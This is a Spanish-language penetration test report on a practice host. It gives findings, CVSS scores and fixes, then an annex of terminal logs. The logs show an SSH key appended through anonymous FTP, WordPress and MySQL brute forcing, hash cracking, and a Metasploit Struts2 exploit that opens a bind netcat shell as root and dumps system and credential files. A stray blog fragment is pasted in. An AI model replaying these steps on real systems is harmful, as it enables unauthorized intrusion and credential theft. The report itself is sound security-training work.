Pentest truerandom

25 de marzo de 2019

Vallejo Fernández Rafael Alejandro

Índice

Resumen ejecutivo

El pentest realizado fue al sitio truerandom.bid donde el escaneo permitió encontrar los servicios que estaba ejecutando con los puertos abiertos.

Con lo anterior se logró encontrar que el sitio cuenta con Apache, Tomcat, FTP, MySQL, ssh, entre otros.

Fue sobre estos servicios que se encontraron los hallazgos debido a que algunos permiten su ingreso de manera anónima (FTP), tienen contraseñas débiles (MySQL, WordPress) que se encuentran en listas públicas y hacen uso de frameworks vulnerables (Tomcat).

Al descubrir las vulnerabilidades fue posible explotarlas e ingresar a los sitios, servicios y sistema sin tener la autorización de hacerlo.

Objetivos

- Obtener acceso al sistema mediante las vulnerabilidades presentes en los servicios que el host está ejecutando.

Alcance

- Al lograr realizar la explotación de las vulnerabilidades y en la etapa de post-explotación no se realiza modificación alguna sobre el sistema.
- El objetivo evaluado fue: truerandom.bid (167.99.232.57)
- El horario establecido para realizar las pruebas fue a las 8:00 pm del 23 de marzo de 2019 hasta las 3:00 pm del 25 de marzo de 2019.

Hallazgos

- **FTP**

El servicio FTP permite autenticación anónima, subir archivos en ciertos directorios, agregar contenido a los archivos (que no estén en la raíz).

Al listar los directorios ocultos de la raíz se encontró el correspondiente a ssh (.ssh) y en él está el archivo authorized_keys por lo que, haciendo uso de agregar contenido a un archivo de manera remota, se argregó la clave pública de la máquina que estaba realizando el pentest.

Una vez que se realizó lo anterior, fue posible obtener acceso al sistema mediante ssh sin necesidad de tener la contraseña por lo que una vez dentro, fue posible moverse entre el contenido del mismo sistema.

CVSS Base Score: 7.1
Impact Subscore: 4.2
Exploitability Subscore: 2.8
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 7.1

CVSS v3 Vector
AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N

Recomendación:

Deshabilitar autenticación anónima, evitar lectura y escritura de directorios importantes.

Referencias:

https://help.ubuntu.com/lts/serverguide/ftp-server.html.en#vsftpd-anonymous-configuration

- **WordPress**

Se realizó un escaneo de los directorios presentes en el sitio logrando encontrar el servicio de WordPress.

Al entrar al sitio de WordPress, se observó un post del usuario root (enumeración) por lo que se procedió a realizar un ataque de fuerza bruta donde las contraseñas a probar se tomaron de una lista de las contraseñas más utilizadas.

El captcha del sitio fue saltado mediante la realización de un script.

Una vez que se obtuvo la contraseña del usuario root es posible ingresar al siito como administrador para tener control total del sitio.

CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 9.8

CVSS v3 Vector
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Recomendación:

Captcha más robuso (imágenes), limitar intentos de inicio de sesión, contraseñas robustas (mínimo 1 número, 1 mayúscula, 1 minúscula, 1 símbolo especial, etcétera).

Referencias:

https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

- **MySQL**

Para el servicio de MySQL se hizo un ataque de fuerza bruta con los usuarios más comunes que pueden existir en una base de datos (root, admin, administrator,…).
Utilizando la lista de contraseñas más comunes, se obtuvo la contraseña del usuario 'admin'.
Una vez dentro del manejdaor, se tiene control total sobre la base de datos, logrando obtener los usuarios existentes en WordPress, sus contraseñas hasheadas, otras bases de datos presentes en el sistema.

Recomendación:

Contraseñas robustas (mínimo 1 número, 1 mayúscula, 1 minúscula, 1 símbolo especial, etcétera).

Referencias:

https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

- **Tomcat**

Este sevicio hace uso de un framework(struts2) con una vulnerabilidad.

Mediante Metasploit se explotó la vulnerabilidad struts2_content_type_ognl que permite la ejecución remota de comandos por medio de los header http.

Es con este exploit que se coloca un payload (cmd/unix/bind_netcat) para escuchar por una conexión y obtener así una shell por medio de netcat.

El acceso se consigue con el usuario root y navegando por el sistema de archivos se encontró un archivo de configuración de tomcat (tomcat-users.xml) que contiene la contraseña del usuario admin.

Con estas credenciales fue posible ingresar al sitio de tomcat con todos los privilegios.

CVSS Base Score: 8.1
Impact Subscore: 5.9
Exploitability Subscore: 2.2
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.1

CVSS v3 Vector
AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Recomendación:

Actualizar framework struts2, poner una contraseña robusta para el usuario admin, generar su hash y reemplazarla en el archivo de tomcat-users.

Referencias:

https://www.owasp.org/index.php/Securing_tomcat

Anexo

- **FTP**

Se realiza la autenticación anónima en el servicio FTP y se agrega la clave pública de la máquina con la que se está realizando el pentest al archivo authorized_keys para poder tener acceso al sistema mediante ssh.

```
root@kali:~# ftp 167.99.232.57
Connected to 167.99.232.57.
220 Pistas en raiz del puerto 80
Name (167.99.232.57:root): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd .ssh
250 Directory successfully changed.
ftp> ls -a
```


```
150 Ok to send data.
226 Transfer complete.
5 bytes sent in 0.00 secs (3.9860 kB/s)
ftp> append nuevo.pub authorized_keys
local: nuevo.pub remote: authorized_keys
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
395 bytes sent in 0.03 secs (13.3272 kB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-------    1 112      117           395 Mar 25 04:34 >>
-rw-------    1 112      117             2 Mar 25 05:16 a
-rw-------    1 112      117           786 Mar 25 06:15 authorized_keys
-rw-------    1 112      117         75762 Mar 25 06:15 cont.txt
-rw-------    1 112      117           391 Mar 25 03:12 dn.pub
-rw-------    1 112      117             2 Mar 25 01:39 hey.txt
-rw-------    1 112      117             4 Mar 25 03:26 hola
-rw-------    1 112      117             4 Mar 25 05:07 j
-rw-------    1 112      117           391 Mar 24 22:05 juanma.pub
-rw-------    1 112      117           395 Mar 25 05:10 nuevo.pub
-rw-------    1 112      117           395 Mar 25 04:33 oscar.pub
-rw-------    1 112      117         75770 Mar 24 17:02 pass.txt
-rw-------    1 112      117             4 Mar 25 03:27 perro
-rw-------    1 112      117            23 Mar 24 16:57 shell.php
-rw-------    1 112      117           391 Mar 25 05:22 ssk.pub
226 Directory send OK.
ftp>
```

- **WordPress**

Se realizó script para resolver captchas y poder hacer un ataque de fuerza bruta sobre el sitio WordPress (usuario: root contraseña: archivo_contraseñas).

Una vez obtenida la contraseña se probó en el sitio y se obtuvo acceso.

```
2
Probando pass: 112233
x=24-19
5
Probando pass: george
x=21-18
3
Probando pass: asshole
x=60-59
1
Probando pass: computer
9+1=10
10
Probando pass: michelle
9+1=10
10
Probando pass: jessica
x=43-38
5
Probando pass: pepper
La contraseña es: pepper
rafael@rafael-VivoBook:~/Documentos/Pentest/Proyecto$
```



Pentest 313367

March 23, 2019
16 Comments
Edit

Reglas: No denegaciones de servicio Esto incluye las contrasenas

Chequen la raiz del sitio para pistas


- **MySQL**


Con metasploit se realizó un ataque de fuerza bruta con la lista de contraseñas más comunes.


Se realizó con el usuario root y admin (son usuarios comunes en una base de datos).

Una vez obtenida la contraseña del usuario admin se realizó la conexión con MySQL. Se vieron las bases de datos disponibles y se ibtuvo de la tabla wp_users la contraseña hasheada del usuario root de WordPress.

Metiendo la contraseña hasheada y utilizando johntheripper, se obtuvo la contraseña en claro del usuario root de WordPress.






root@kali:~# john --wordlist=/root/pass.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass (P or H) 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)
root@kali:~# john --show --format=phpass hash.txt
?:pepper
1 password hash cracked, 0 left
root@kali:~#

- **Tomcat**

Utilizando msfconsole se explotó la vulnerabilidad struts2_content_type_ognl y utilizando el payload cmd/unix/bind_netcat (que se creó con msfvenom) se obtuvo una bind shell (por medio del puerto 8080).

```
root@kali:~# msfvenom -p cmd/unix/bind_netcat > tom
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 109 bytes
```

```
msf5 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     167.99.232.57       yes       The target address range or CIDR identifier
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (cmd/unix/bind_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  167.99.232.57    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf5 exploit(multi/http/struts2_content_type_ognl) >
```

```
msf5 exploit(multi/http/struts2_content_type_ognl) > set rhosts 167.99.232.57
rhosts => 167.99.232.57
msf5 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started bind TCP handler against 167.99.232.57:4444
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/struts2_content_type_ognl) > set lport 12345
lport => 12345
msf5 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started bind TCP handler against 167.99.232.57:12345
[*] Command shell session 1 opened (10.2.77.110:43315 -> 167.99.232.57:12345) at 2019-03-25 15:06:21 -0400

ls
6kPFy.jar
```

El acceso se consigue con el usuario root y navegando por el sistema de archivos se encontró un archivo de configuración de tomcat (tomcat-users.xml) que contiene la contraseña del usuario admin.

```
whoami
root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

```
web.xml
cat /usr/local/tomcat/conf/tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users>
<role rolename="manager-gui"/>
<user username="admin" password="passwords_locos" roles="manager-gui"/>
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
```

Con estas credenciales fue posible ingresar al sitio de tomcat con todos los privilegios.